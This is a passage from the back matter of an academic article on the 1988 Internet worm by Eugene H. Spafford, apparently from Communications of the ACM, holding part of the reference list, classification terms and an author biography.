6. King, K.M. Overreaction to external attacks on computer systems could be more harmful than the viruses themselves. *Chronicle of Higher Education* (Nov. 23, 1988), A36.
7. Kocher, B. A hygiene lesson. *Commun. ACM 32*, 1 (Jan. 1989), 3.
8. Morris, R., and Thompson, K. UNIX password security. *Commun. ACM 22*, 11 (Nov. 1979), 594–597.
9. Postel, J.B. Simple mail transfer protocol. RFC 821, SRI Network Information Center, Aug. 1982.
10. *Proceedings of the virus post-mortem meeting.* National Computer Security Center, Ft. George Meade, MD, Nov. 8, 1988.
11. Reid, B. Lessons from the UNIX breakins at Stanford. *Software Engineering Notes 11*, 5 (Oct. 1986), 29–35.
12. Reid, B. Reflections on some recent widespread computer breakins. *Commun. ACM 30*, 2 (Feb. 1987), 103–105.
13. Ritchie, D.M. On the security of UNIX. In *UNIX Supplementary Documents.* AT&T, 1979.
14. Royko, M. Here's how to stop computer vandals. *Chicago Tribune*, (Nov. 6, 1988).
15. Seeley, D. A tour of the worm. In *Proceedings of the 1989 Winter USENIX Conference.* USENIX Association, San Diego, Calif., Feb. 1989.
16. Spafford, E.H. The Internet worm program: An analysis. *Computer Communication Review 19*, 1 (Jan. 1989). Also issued as Purdue CS technical report TR-CSD-823.
17. Spafford, E.H. Some musings on ethics and computer breakins. In *Proceedings of the Winter USENIX Conference.* USENIX Association, San Diego, Calif., Feb. 1989.
18. Steiner, J., Neuman, C., and Schiller, J. Kerberos: An authentication service for open network systems. In *Proceedings of the Winter USENIX Association Conference*, Feb. 1988, pp. 191–202.
19. Uncle Sam's anti-virus corps. *UNIX Today!.* (Jan. 23, 1989), 10.

CR Categories and Subject Descriptors: K.4.2 [**Computers and Society**]: Social Issues—*abuse and crime involving computers*; K.6.m [**Management of Computing and Information Systems**]: Miscellaneous—*security*; K.7.m [**The Computing Profession**]: Miscellaneous—*ethics*

General Terms: Legal Aspects, Security

Additional Key Words and Phrases: Internet, virus, worm

ABOUT THE AUTHOR:

EUGENE H. SPAFFORD is an assistant professor in the Department of Computer Sciences at Purdue University. He is an active member of the NSF/Purdue/University of Florida Software Engineering Research Center (SERC). His current research interests include reliable computing systems and their implications. His current work involves research in testing and debugging tools and techniques, the Mothra testing environment, version II, and new approaches to software testing and debugging. Author's Present Address: Department of Computer Sciences, Purdue University, West Lafayette, IN 47907-2004.